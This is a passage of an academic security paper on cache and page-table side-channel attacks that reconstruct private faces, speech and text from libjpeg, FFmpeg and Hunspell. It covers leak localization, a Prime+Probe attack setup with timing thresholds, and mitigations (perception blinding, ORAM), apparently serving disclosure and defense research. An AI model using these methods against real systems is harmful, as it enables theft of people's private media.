Audio Data. Table 5 reports the voice matching results for SC09. Using the reconstructed voice commands (number 0–9), we train two classifiers for speaker identity and command 0–9 classification.[4] The evaluation results largely outperform the baseline (i.e., random guessing). With a total of 184 speakers, we achieve greater than 20% accuracy in matching correct speaker identities across all settings. We also exceed 20% accuracy in content matching (0–9). We observed decreasing accuracy in speaker identity matching, which is reasonable given that the cache bank side channel only "kicks off" two least significant bits, while cache line and page table side channels retain less amount of information. We also report the matching rate of musical instruments in [3], which yields consistent and promising findings.

Text Data. To reconstruct text data, we gradually predict each word based on previously predicted words in the sentence. Hence, for the quantitative evaluation, we adopt an attack strategy mostly aligned with [18] to measure the average accuracy of word-level prediction accuracy. Table 6 reports the evaluation results for the COCO and Dailydialog datasets. To prepare a baseline for comparison, we feed a random input to the decoder ψ_θ instead of using the latent vector of an input side channel trace. As expected, our exploitation of both datasets achieves much greater accuracy than the baseline regarding all side channels.

Table 6: Text data inference evaluation.

Dataset	Cache bank	Cache line	Page table	Baseline
COCO Caption	43.4%	42.6%	42.1%	0.0000%
Daily Diolgue	38.1%	37.4%	37.6%	0.0183%

[4] Please refer to [3] for details of these classifiers.

Reconstructed Text	Reference Input
*I think it **' be better for find** a good babysitter here . It **' be cost , an** or three days .*	*I think it would be better to have a good babysitter here . It might even be for two or three days .*
*She **is** a **single** cold , and **it** don ' t want to take **care to** us . But we don ' t like **how** can stay with our .*	*She has a bad cold , and we don ' t want to take her with us . But we don ' t know who can stay with her .*
*I ' m sorry **, say that** . What ' s wrong with her ?*	*I ' m sorry to hear it . What ' s wrong with her ?*

Figure 5: Qualitative evaluation of DailyDialog. We mark ***inconsistent reconstructions***.



Figure 6: Qualitative evaluation of CelebA.

```
1  static void idct32(int *coeffs, int col_limit) {
2    int limit = min(H, col_limit + 4);
3    for (int i = 0; i < H; i++)
4      TR_32(src, src, H, H, limit);
5  }
6  static void TR_32(int *dst, int *src, int dstep,
7                    int sstep, int end) {
8    int o_32[16] = { 0 };
9    for (int i = 0; i < 16; i++)
10     // loading pre-calculated matrix ''transform''
11     for (int j = 1; j < end; j += 2)
12       o_32[i] += transform[j][i] * src[j * sstep];
13   // TR_16 calls TR_8, and TR_8 calls TR_4.
14   TR_16(e_32, src, 1, 2 * sstep, SET, end/2);
15 }
```

Figure 7: Vulnerable code components in `FFmpeg`. We mark variables depending on `FFmpeg`'s input in red, and **bold** input-dependent memory accesses (line 12).

6.2 Program Point Localization

We present a representative buggy code fragment of `FFmpeg` in Fig. 7. We present representative buggy code localized in `libjpeg` and `Hunspell` in [3]. We also list **all** localized program points in term of assembly code in [3].

`libjpeg`. We analyze 2,000 media inputs from the CelebA and Chest X-ray datasets. Table 7 reports the localization results of `libjpeg`. For instance, we identify 7,060 side channel points from 4,000 traces, which can be mapped back to two functions (`encode_mcu_huff` and `decode_mcu`) performing minimum coded unit (MCU)-related operations. Similarly, we find information leakage points in modules related to decompression, IDCT, and also output dumping.

Table 3 shows that *one* trace has approximately 400K data points. In other words, Table 7 reveals that a tiny portion of "informative" points on a side channel trace make a primary contribution to information reconstruction. Given an image compressed in JPEG, `libjpeg` decompresses the image into a bitmap. It is pointed out that the decompression process introduces side channels. IDCT-related functions that were noted by [100] are automatically re-discovered by us. In addition, we identify functions in other image transformation routines (e.g., MCU, upsampling) and output dumping routines that leak inputs. We manually inspected the corresponding implementation of `libjpeg` and confirmed our findings. Note that our approach is automated and treats the entire `libjpeg` software as a blackbox, whereas previous studies [36,53,100] could rely on expert knowledge to first localize the vulnerable program points before launching SCA.

Table 7: Localized program points in `libjpeg`.

Module	#Functions	Frequency	Sample Func. Names
MCU	2	7,060	`encode_mcu_huff` `decode_mcu`
Transform	1	5866	`jtransform_execute_transform`
IDCT	13	4,027	`jpeg_idct_15x15` `jsimd_idct_ifas`
Upsample	15	2,033	`h2v1_merged_upsample` `h2v1_fancy_upsample`
Decompress	6	1,352	`tjDecompress2` `tjDecompressHeader3`
Dump	4	8,23	`write_bmp_header` `start_input_bmp`

Table 8: Localized program points in `FFmpeg`.

Module	#Functions	Frequency	Sample Func. Names
Encode	50+	10K+	`encode_frame`
Decode	50+	10K+	`decode_frame`
Filter	50+	10K+	`filter_frame`
IDCT	10+	5K+	`idct_idct_32x32_add_ce` `iadst_idct_16x16_add_c`
Dump	10+	5K+	`wav_write_trailer` `wav_write_header`

`FFmpeg`. We use 2,000 inputs from SC09 and Sub-URMP as the inputs of `FFmpeg`. Our findings, as reported in Table 8, can be mapped to five modules of `FFmpeg`, each of which contains many functions. `FFmpeg` processes audio inputs with audio sampling (the sampling frequency is set as 4,000 in our experiments). Fig. 7 presents a vulnerable program component in the IDCT module of `FFmpeg` where the input "taints" certain variables (marked in red) and eventually influences the memory accesses at line 12. Given different input values, different memory cells are visited at line 12, resulting in access to different cache units or page table entries. In addition, `TR_32`, `TR_8` and `TR_4` also suffer from similar patterns (line 14). To the best of our knowledge, side channel issues on `FFmpeg` are rarely studied, but the findings in `FFmpeg` are conceptually similar to other media software; for example,




Figure 8: Qualitative evaluation results of perception blinding.

Table 9: Localized program points in `Hunspell`.

Module	#Functions	Frequency	Sample Func. Names
Interface	1	1,333	`pipe_interface`
Parser	4	1,230	`next_token`, `alloc_token` `get_parser`, `TextParser::init`
Look up	2	213	`check`, `insertion_sort`
Insert	5	1,076	`putdic`, `allocate_string` `chenc`, `allocate_char_vector`

IDCT algorithms and output dumping in both `FFmpeg` and `libjpeg` are flagged as vulnerable by us.

`Hunspell`. We use 2,000 inputs from each dataset (i.e., DailyDialog and COCO) to run `Hunspell` and analyze the logged side channels. Table 9 reports the results, where information leakage points are found from the interface, parser, and also spell checking . In fact, previous works [53, 100] have pointed out side channel issues of `Hunspell`. `Hunspell` performs spell check, where a dictionary of words is maintained as a hash table. `Hunspell` iterates each word w in the input sentence to check if w is in the hash table, thus deciding the correctness of its spelling. When checking each w, `Hunspell` computes the hash value of w and looks up the corresponding hash bucket of words. This would lead to a sequence of memory accesses, which can be potentially used to map back to word w. Note that while previous works attacking `Hunspell` assume the knowledge of the dictionary [53, 100] before attack, such pre-knowledge is *not* needed for our attack. Instead, we use side channel traces and their corresponding sentences fed to `Hunspell` as the training data to implicitly learn a mapping in the low-dimensional joint manifold space. [53, 100] reports that functions `lookup` and `add_word` primarily leak inputs. Our manual confirmation shows that our findings (e.g., `putdic`, `chenc`, `check`, `insertion_sort`) indeed invoke `lookup` and `add_word` functions. We also find that the parser and interface (we use Linux utility `echo` to feed `Hunspell`) of `Hunspell` also influence side channels, both of which are not disclosed by previous works.

Confirmation with the Developers. We have reported our localized program points to the developers. By the time of writing, the FFmpeg developers confirmed our findings. Nevertheless, they mentioned that software-level fixing is undesirable, given the difficulty of writing side channel-free code and the incurred extra performance penalty. From his perspective, OS-level or hardware-level fixing seems more practical.

6.3 Mitigation with Perception Blinding

We benchmark the mitigation effectiveness in terms of quantitative and qualitative analysis. We also discuss how different masks can influence the mitigation.

6.3.1 Qualitative Evaluation

We report qualitative evaluation by comparing the reference inputs with the reconstructed inputs after applying blinding. Due to the limited space, Fig. 8 only reports the perception blinding over a private face image $i_{private}$ in terms of different settings. The original image $i_{private}$ is presented in the "Original" column, and applied perception masks are presented in the "Mask" column. For each masked image $i_{blinded}$, the adversarial recovered images are presented in the "Reconstructed" columns, and the final media software outputs after unblinding are given in the "Recovered" columns.

"Noise mask" (the first row) and "non-face mask" (the second row) do not seem helpful in blinding $i_{private}$ because features such as face orientation are still preserved in the reconstructed images. However, the use of real face images as the mask, as shown in the third and fourth columns, gives promising results to blind key perceptual-level contents like hair color and skin color. Overall, after blinding, the adversary-reconstructed images seem to show a correlation with i_{mask} instead of $i_{private}$. This is intuitive; as clarified in Sec. 4.3, a large coefficient β is assigned to i_{mask} such that the perception contents of i_{mask} largely determine the projected intrinsic coordinate in the manifold. This way, the reconstructed images incline to manifest the perception of i_{mask}.

Additionally, although a small α value (e.g., 0.05) introduces a non-trivial amount of noise in the final output, outputs of much better quality can be recovered when α is set to 0.10

Table 10: Face matching results after blinding in terms of (cache bank/cache line/page table).

Mask	$\alpha = 0.05$	$\alpha = 0.1$	$\alpha = 0.3$
Noise	27.5/28.6/27.8%	25.2/26.9/28.2%	26.6/27.5/29.0%
Non-face	28.8/28.8/26.5%	26.2/27.6/27.4%	28.7/31.4/26.2%
Face#1	1.4/1.2/2.4%	1.8/1.4/2.7%	2.0/1.5/3.1%
Face#2	0.6/1.3/1.6%	0.7/1.7/1.9%	1.2/1.6/2.2%

Table 11: Mitigating COCO text inference attack in terms of (cache bank/cache line/page table). $\alpha = 0.05$, $\alpha = 0.1$, $\alpha = 0.3$ denote each word are appended with 19, 9, and 2 masks, respectively.

Mask	$\alpha = 0.05$	$\alpha = 0.1$	$\alpha = 0.3$
"man"	0.39/0.40/0.36%	0.68/0.69/0.67%	2.46/2.45/2.13%
"sitting"	0.16/0.16/0.22%	0.30/0.30/0.39%	1.36/1.40/1.39%

or even higher. We thus recommend that users adopt a reasonably high α when constituting $i_{blinded}$. More reconstructed cases are given in the extended version of this paper [3].

6.3.2 Quantitative Evaluation

We launch quantitative evaluation following the procedures in Sec. 6.1. The perception blinding of "Noise" and "Non-face" masks, as shown in Table 10, reduces the average success rates of face matching from approximately 44% (Table 4) to 27.4%, but still has non-negligible privacy leakage. Compared with "Face#1" and "Face#2", Fig. 8 shows that images reconstructed from "Noise"- and "Non-face"-blinded images manifest better visual similarity with the reference inputs. In addition, Table 10 reports that "Face#1" and "Face#2" exhibit much better mitigation (less than 3.1% matching rates) in terms of quantitative metrics. We find that the value of α does *not* notably influence the results but is still positively correlated with privacy leakage. Overall, for images, we mask the perception contents using blinding. However, the privacy indicator for this scenario, i.e., celebrity's identity, is *not* simply a linear sum of all perception contents. Overall, identity recognition depends on subtle features of a human face: changing α not necessarily impedes capturing informative features.

Table 11 reports the mitigation results of `Hunspell` using COCO. We use two notional words of high frequency, "man" and "sitting", for blinding. We insert N notional words after each word in an input sentence, where N $(\frac{1}{\alpha} - 1)$ is 19, 9, and 2 given different α. When more notional words are used, we observe a higher decrease in inference accuracy. However, with blinding, the inference accuracy decreases from more than 40.0% (see Table 6) to less than 2.5% (close to baseline; see Table 6) even two notional words are inserted after each normal word. Different from masking images, the privacy of text is assessed by word dependency (introduced in Sec. 6.1.2). α decides #notional words inserted to break word dependency. Therefore, the results changes notably w.r.t. values of α.

In sum, our quantitative evaluation demonstrates the effectiveness of our proposed mitigation despite differences in the media data formats or exploited side channels. See our extended paper [3] for more results; for instance, blinding chest X-ray images can drastically reduce the disease diagnosis F1 score from an average of 0.73 to less than 0.1.

6.4 Real-World Attack with `Prime+Probe`

This section explores collecting cache access traces via a practical cache attack, `Prime+Probe` [88, 105], in *userspace-only scenarios*. To do so, we conduct an end-to-end experiment, by leveraging Mastik [101], a micro-architectural side channel toolkit, to perform `Prime+Probe` and log victim's access toward L1D and L1I cache. We use Linux `taskset` to pin the victim software and the `spy` process on the same CPU core. Due to the limited space, we report full details of this attack in the extended version of this paper [3]. We now report key setup and results in this section.

We assume that attackers know when the victim media software begins and ends to process an unknown input [88]. The `spy` process primes and probes the cache. Technically, there is another "coordinator" process on the same core which computes victim process's cache activities and logs the cache side channels to disk. Nevertheless, according to our observation, this coordinator process has generally consistent cache access patterns, thus its mostly fixed cache access does not interfere with our well-trained autoencoder.

We launch experiments on both Intel Xeon CPU and AMD Ryzen CPU. The thresholds of deciding cache hit and cache miss are 120 CPU cycles on Intel Xeon CPU and 100 CPU cycles on AMD Ryzen CPU. `Prime+Probe` is performed in the following manner:

PRIME: The `spy` process fills all cache sets.

IDLE: The attacker logs the access time of all cache sets for the previous `Prime+Probe` iteration. As a result, the idle phase *interval* equals the duration of performing one file I/O operation. Meanwhile, the cache is utilized by the `victim`.

PROBE: The `spy` process refills all cache sets and times the duration to refill the same cache sets to learn how `victim` accesses cache sets.

For a cache set, the logged cache status flip, from hit to miss, indicates at least one cache access of `victim`. We are thus particularly interested in logging such status flip. We name such cache status flips as "cache activity" in the rest of this paper. Whenever a cache activity is observed, we record the cache activities of the all cache sets into a vector V, whose length equals to the number of cache sets. $V[i] = 1$ indicates there is a cache activity in i-th cache set. In other words, the i-th cache set is accessed at least one time by the `victim`. If no cache activity is observed from any cache set, we omit to generate a new V. See full details of this end-to-end attack in our extended paper [3].

The quantitative evaluation results, as reported in Table 12, are generally encouraging. Attacks toward `libjpeg` and `Hunspell` manifest high accuracy comparable with attacks over `Pin`-logged traces (Sec. 6.1.2). While `Prime+Probe` logs relatively noisier cache side channels, our attack shows

Table 12: Quantitative evaluation results using cache side channels logged by `Prime+Probe`. We also provide the processing time (*ms*) when launching `Prime+Probe` (normal → with `Prime+Probe`).

	`FFmpeg` & SC09 voice matching		`libjpeg` & CelebA face matching/non-face		`Hunspell` & DDialog text matching	
	Intel	**AMD**	**Intel**	**AMD**	**Intel**	**AMD**
L1I Cache	12.6% (36 → 580)	11.6% (10 → 420)	38.0/0.85% (5 → 18)	35.9/1.2% (2 → 22)	33.9% (60 → 130)	33.2% (23 → 60)
L1D Cache	81.8% (36 → 590)	15.7% (10 → 420)	36.9/0.80% (5 → 20)	33.9/0.90% (2 → 24)	32.2% (60 → 130)	31.8% (23 → 60)

promising noise resilience, as trace encoder (and manifold learning by design) is noise resilient. Further, the logged side channels are *sparse*; given only a few records are secret-dependent, noise introduced by `Prime+Probe` and other workloads do not primarily impede our attack.

`FFmpeg` reports high attack accuracy (over 80%) on Intel L1D cache but lower accuracy for other settings. As in Table 13, the logged side channel traces are unstable (and challenging to comprehend), where stddev is about half of the average trace length. To verify the high attack accuracy on Intel L1D cache, we manually checked all the reconstructed 2,552 audio clips (also uploaded at [3] for reference). The reconstructed audio clips on Intel L1D cache manifest high quality. However, while the original audio clips of the same class are produced by different persons (and sound very different), all reconstructed audio clips of the same class sound *indistinguishable*. This indicates that the trained model stealthily simplifies the task of reconstruction into a task of ten class-conditional generation (recall this dataset has "0–9" labels). We then manually checked the collected traces: we find that for this particular case, Intel L1D cache "amplifies" the distance of inter-class traces while reduces the distance of intra-class traces. As a result, intra-class differences are not well learned using training data. However, since our quantitative metrics only check if the reconstructed audio can be classified correctly, the attack accuracy is high, indicating privacy leakage. We use attention (Sec. 4.2) and compared all the localized code components contributing side channels: we report that localized functions are the *same* on Intel/AMD CPUs. However, they manifest different frequencies, which result in this subtle model decaying. We confirm that this stealthy issue *only* occurs for this case. To solve this issue (and therefore reconstruct diverse outputs within the same class), users can opt for more complex models or larger training data, if needed.

Overall, inspired by recent work [95] exploring timing-based microarchitectural side channels, we deem it an interesting future work to benchmark the microarchitectural side channel differences. Our tool can automatically check whether side channels are informative enough to reconstruct secrets, when it largely outperforms the baseline.

We report the slowdown incurred by `Prime+Probe` attack in Table 12. Overall, media software are highly complex, and processing media data can usually induce a large volume of cache accesses. This way, frequent cache misses due to `Prime+Probe` can cause a reasonably high slowdown. Our extended paper [3] gives further discussion regarding this.

Qualitative Evaluation Results. Fig. 9 reports reconstructing CelebA face photos on different CPUs. We interpret the reconstruction results as generally promising: a considerable number of visual perceptions are faithfully retained in the reconstructed images, which include gender, face orientation, skin color, nose shape, and hair styles. There is a bit quality degradation on some images, for instance, facial details (e.g., the appearance of teeth) are not always precisely aligned with reference inputs. However, we emphasize that images reconstructed under four settings all manifest comparable visual quality, indicating high feasibility of applying our framework on the basis of commonly-used side channels. The qualitative results are also consistent with results reported in Table 12 — though the attack is launched on different CPUs and different caches, privacy leakage is steadily notable.

6.5 Mitigation Using ORAM

Besides perception blinding, this section assesses other mitigations. Existing mitigations aim at adding randomness, making it constant, or directly masking inputs. Nearly all of them are particularly designed to protect crypto software [16, 23, 87]. Raccoon [76] proposes general mitigation using software obfuscation; however, its implementation is not available. That said, oblivious RAM (ORAM) [33] conceal memory access sequences of a program by continuously shuffling data as they are accessed. We study whether a representative ORAM, PathOHeap [84], can mitigate our attack. Due to the limited space, we report the key evaluation results in Table 14. PathOHeap takes several hours to process one memory access made by `libjpeg`. We thus focus on two critical functions localized by our framework (see Sec. 6.2), `IDCT` and `MCU`, separately.[5] We measure attack success rates with and w/o first converting memory traces using PathOHeap.

Cache line side channels derived from either `IDCT` or `MCU` are sufficient for attack. Nevertheless, ORAM eliminates information leak: memory access traces, after being processed by PathOHeap, do *not* depend on input images. We report that our autoencoder does not even reach convergence during training, and the reconstructed images (using poorly trained autoencoder) show indistinguishable and meaningless visual appearances. The non-zero result (i.e., 0.2%) is because that many face photos look like an "average" face. In other words, 0.2% implies the *baseline* of face matching.

Comparison. PathOHeap is very costly: while `libjpeg` can process an image within 100ms, PathOHeap takes several

[5] Focusing functions with known information leakage (i.e., `IDCT`) [36, 100] demonstrates a "white-box" attacker using our technique.

Table 13: Statistics (*mean*±*stddev*) and matrix encoding of cache side channel traces logged by `Prime+Probe`. Each trace consists of a 64-element vector sequence. The #training and #test splits in each setting are the same as those shown in Table 3.

	`libjpeg`(×8)		`FFmpeg`(×4)		`Hunspell`(×8)	
	Intel	**AMD**	**Intel**	**AMD**	**Intel**	**AMD**
L1I Cache	2719 ± 745 $1 \times 256 \times 256$	1114 ± 290 $1 \times 256 \times 256$	44315 ± 23374 $8 \times 512 \times 512$	7013 ± 2540 $2 \times 512 \times 512$	4834 ± 1788 $4 \times 256 \times 256$	1865 ± 432 $2 \times 256 \times 256$
L1D Cache	780 ± 137 $1 \times 256 \times 256$	5750 ± 931 $4 \times 256 \times 256$	8837 ± 3050 $2 \times 512 \times 512$	46698 ± 35163 $8 \times 512 \times 512$	3739 ± 164 $4 \times 256 \times 256$	9732 ± 1498 $8 \times 256 \times 256$




Figure 9: Reconstructed images on L1 cache of Intel Xeon and AMD Ryzen CPU. We can observe highly correlated visual appearances, including gender, face orientation, skin color, nose shape, and hair styles.

Table 14: Attack PathOHeap.

Function	`IDCT`	`MCU`
w/o ORAM	40.3%	38.0%
with ORAM	0.2%	0.2%

Table 15: Quantitative evaluation results (same face/non-face) of face images reconstructed from noisy side channels.

Setting	Noise Insertion Scheme	**NA**	**Low**	**High**
`Pin` logged trace	**Gaussian**	43.5/2.0%	33.8/2.1%	28.0/1.5%
	Shifting	43.5/2.0%	42.9/1.7%	39.1/1.8%
	Removal	43.5/2.0%	30.0/1.9%	29.3/4.3%
`Prime+Probe` logged trace	**Leave out**	36.9/0.8%	36.8/1.1%	36.8/1.1%
	False hit/miss	36.9/0.8%	36.4/1.2%	36.1/1.2%
	Wrong order	36.9/0.8%	36.8/1.0%	36.7/1.0%
Workload under `Prime+Probe`	**Bzip2**	36.9/0.8%	27.6/1.0%	
	Victim$_1$	36.9/0.8%	30.7/1.1%	
	Victim$_2$	36.9/0.8%	29.0/1.0%	

hours to convert the corresponding memory trace. The obfuscator, Racoon [76], has an average overhead of 16.1×. In contrast, perception-blinding delivers negligible extra cost (i.e., processing masked data using media software once) albeit its mitigation is specific for manifold learning-based SCA. This underlines the key novelty of our technique.

6.6 Noise Resilience

We have discussed the general immunity to noise of manifold learning in Fig. 4. This section empirically assesses our attacks under various scenarios where noise is introduced in side channels. We summarize our noise insertion schemes in Table 15. The first three schemes are launched to mutate cache line access traces logged by `Pin`, whereas the latter three mutate the cache set hit/miss records logged via `Prime+Probe`.

NA means no noise is inserted, whereas **Low/High** denotes to what extent side channel logs are perturbed (see [3] for further details). We also benchmark how real-world workload, i.e., by launching `bzip2` or another victim software (e.g., `libjpeg`) on the same CPU core, can undermine our attack. **Victim$_1$** and **Victim$_2$** represent launching another victim software on the same core and processing the same or different inputs.

Due to the limited space, we only report the quantitative evaluation results of `libjpeg` on CelebA in Table 15. See our extended paper [3] for other quantitative and qualitative results: despite the applied noise, perceptual features are still retained in the reconstructed data (e.g., face photos), illustrating the feasibility of privacy stealing under noisy scenarios.

The reconstructed images are more resilient toward **Shifting**. **Removal** and **Gaussian** noise, by extensively leaving out or perturbing data points on the logged trace (e.g., **Removal/High** removes *half* records on a trace), show greater influence on data reconstruction. As for noise inserted in `Prime+Probe` logged side channel records, none of them primarily affect the attack accuracy. We note that `Prime+Probe` logged side channel traces, even without applying these noise insertion schemes, are of high stddev. That is, our autoencoder will be trained with more "diverse" side channel logs, which enhance the robustness but undermines accuracy. Similar findings are obtained in launching extra real-world workloads. Please refer to the extended version [3] of this paper for further evaluation on noise resilience, and our analysis on noise resilience from the trace encoder structure perspective and training data perspective.

7 Related Work

Side Channel Analysis. Kocher proposes to use timing side channel to exploit crypto systems [46]. To date, side channels have been used to exploit crypto systems under different scenarios [7, 11, 27, 99], including trusted computing environments like Intel SGX [13, 53, 68, 80]. [16] demonstrates that timing side channel can be launched remotely through network. The CPU cache are particularly exploited given its indispensable role in boosting modern computing platforms [36, 63, 72, 103]. Controlled side channel assumes an adversarial-controlled OS to log page table access of victim software [100]. DNNs have been used to infer secret keys from crypto libraries [39, 40, 66]. These works, usually referred to as "profiled SCA", share the same assumption with our research that models are trained using historical data. Most existing DNN-based SCA focuses on attacking crypto systems; they typically perform low-level *bit-wise classification* to gradually infer key bits. In contrast, we show that attackers in black-box scenarios can use manifold learning to reconstruct media data of various types in an end-to-end manner. [51, 98] also use autoencoders in the context of SCA. However, they use autoencoder to denoise side channel traces as a *preprocessing* step for SCA of crypto software.

Countermeasures. Software-based techniques include constant-time techniques which ensure that software behavior is independent with its confidential data [22, 47, 69, 75, 79]. Techniques have also been proposed to blind secrets or randomize side channel access patterns [9, 14, 25, 43, 49, 76]. ORAM [34, 61, 84, 85] translates memory access into identical or indistinguishable traces, which can provably eliminate many side channels but incur high performance penalty. Program analysis methods such as information flow tracking [52, 70], model checking [8], type system [6, 77], abstract interpretation [28, 48, 90], and constraint solving [15, 90, 91] are used to check crypto software and detect side channels. In contrast, our study delivers a *neural attention*-based approach to detecting code fragments inducing information leakage. Hardware-based countermeasures include randomizing side channel access or enforcing fine-grained resource isolation [62, 73, 93]. Compared with system- and hardware-based countermeasures, software-based approaches usually do not require to modify the underlying hardware design. Nevertheless, software-based countermeasures are generally high cost and low scalable in analyzing real-world software.

8 Conclusion

This research proposes SCA for media software. We perform cross-modality manifold learning to reconstruct media data from side channel traces. We also use attention to localize program points leading information leakage. We design perception blinding to mitigate the proposed SCA. Our evaluation on real-world media software reports promising results.

References

[1] FFMPEG. https://ffmpeg.org/.

[2] hunspell. http://hunspell.github.io/.

[3] Research artifact & extended version. https://github.com/Yuanyuan-Yuan/Manifold-SCA.

[4] Face attributes analysis service. https://www.faceplusplus.com/attributes/, 2020.

[5] Hervé Abdi and Lynne J Williams. Principal component analysis. *Wiley interdisciplinary reviews: computational statistics*, 2(4):433–459, 2010.

[6] Johan Agat. Transforming out timing leaks. POPL, 2000.

[7] Nadhem J Al Fardan and Kenneth G Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. IEEE Security & Privacy, 2013.

[8] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying constant-time implementations. In *USENIX Sec.*, 2016.

[9] Aslan Askarov, Danfeng Zhang, and Andrew C Myers. Predictive black-box mitigation of timing channels. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 297–307, 2010.

[10] Mukund Balasubramanian, Eric L Schwartz, Joshua B Tenenbaum, Vin de Silva, and John C Langford. The ISOMAP algorithm and topological stability. *Science*, 295(5552):7–7, 2002.

[11] Lucas Bang, Abdulbaki Aydin, Quoc-Sang Phan, Corina S Păsăreanu, and Tevfik Bultan. String analysis for side channels with segmented oracles. FSE, 2016.

[12] Yoshua Bengio, Aaron Courville, and Pascal Vincent. Representation learning: A review and new perspectives. *IEEE transactions on pattern analysis and machine intelligence*, 35(8):1798–1828, 2013.

[13] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software grand exposure: SGX cache attacks are practical. WOOT, 2017.

[14] Benjamin A Braun, Suman Jana, and Dan Boneh. Robust and efficient elimination of cache and timing side channels. *arXiv preprint arXiv:1506.00189*, 2015.

[15] Robert Brotzman, Shen Liu, Danfeng Zhang, Gang Tan, and Mahmut Kandemir. CaSym: Cache aware symbolic execution for side channel detection and mitigation. In *IEEE SP*, 2018.

[16] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5):701–716, 2005.

[17] Eleonora Cagli, Cécile Dumas, and Emmanuel Prouff. Convolutional neural networks with data augmentation against jitter-based countermeasures. In *CHES*, 2017.

[18] Nicholas Carlini, Chang Liu, Úlfar Erlingsson, Jernej Kos, and Dawn Song. The secret sharer: Evaluating and testing unintended memorization in neural networks. USENIX Security, 2019.

[19] Ya Chang, Changbo Hu, and Matthew Turk. Manifold of facial expression. In *AMFG*, pages 28–35, 2003.

[20] Mikhail Chernov and Eric Ghysels. A study towards a unified approach to the joint estimation of objective and risk neutral measures for the purpose of options valuation. *Journal of financial economics*, 56(3):407–458, 2000.

[21] R. C. Chiang, S. Rajasekaran, N. Zhang, and H. H. Huang. Swiper: Exploiting virtual machine vulnerability in third-party clouds with competition for i/o resources. *IEEE Transactions on Parallel and Distributed Systems*, 26(6):1732–1742, June 2015.

[22] Bart Coppens, Ingrid Verbauwhede, Koen De Bosschere, and Bjorn De Sutter. Practical mitigations for timing-based side-channel attacks on modern x86 processors. In *IEEE SP*, 2009.

[23] Jean-Sébastien Coron and Ilya Kizhvatov. An efficient method for random delay generation in embedded software. In *CHES*, 2009.

[24] Jose A Costa and Alfred O Hero. Geodesic entropic graphs for dimension and entropy estimation in manifold learning. *IEEE Transactions on Signal Processing*, 52(8):2210–2221, 2004.

[25] Stephen Crane, Andrei Homescu, Stefan Brunthaler, Per Larsen, and Michael Franz. Thwarting cache side-channel attacks through dynamic software diversity. NDSS, 2015.

[26] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A timer-free high-precision L3 cache attack using Intel TSX. In *USENIX Sec.*, 2017.

[27] Xiaowan Dong, Zhuojia Shen, John Criswell, Alan L Cox, and Sandhya Dwarkadas. Shielding software from privileged side-channel attacks. In *27th USENIX Security Symposium*, pages 1441–1458, 2018.

[28] Goran Doychev, Dominik Feld, Boris Kopf, Laurent Mauborgne, and Jan Reineke. CacheAudit: A tool for the static analysis of cache side channels. In *USENIX Sec.*, 2013.

[29] Goran Doychev and Boris Köpf. Rigorous analysis of software countermeasures against cache attacks. PLDI, 2017.

[30] Xing Fan, Wei Jiang, Hao Luo, and Mengjuan Fei. Spherereid: Deep hypersphere manifold embedding for person re-identification. *Journal of Visual Communication and Image Representation*, 60:51–58, 2019.

[31] Charles Fefferman, Sanjoy Mitter, and Hariharan Narayanan. Testing the manifold hypothesis. *Journal of the American Mathematical Society*, 29(4):983–1049, 2016.

[32] Zhenyong Fu, Tao Xiang, Elyor Kodirov, and Shaogang Gong. Zero-shot object recognition by semantic manifold distance. CVPR, 2015.

[33] Oded Goldreich. Towards a theory of software protection and simulation by oblivious RAMs. STOC, 1987.

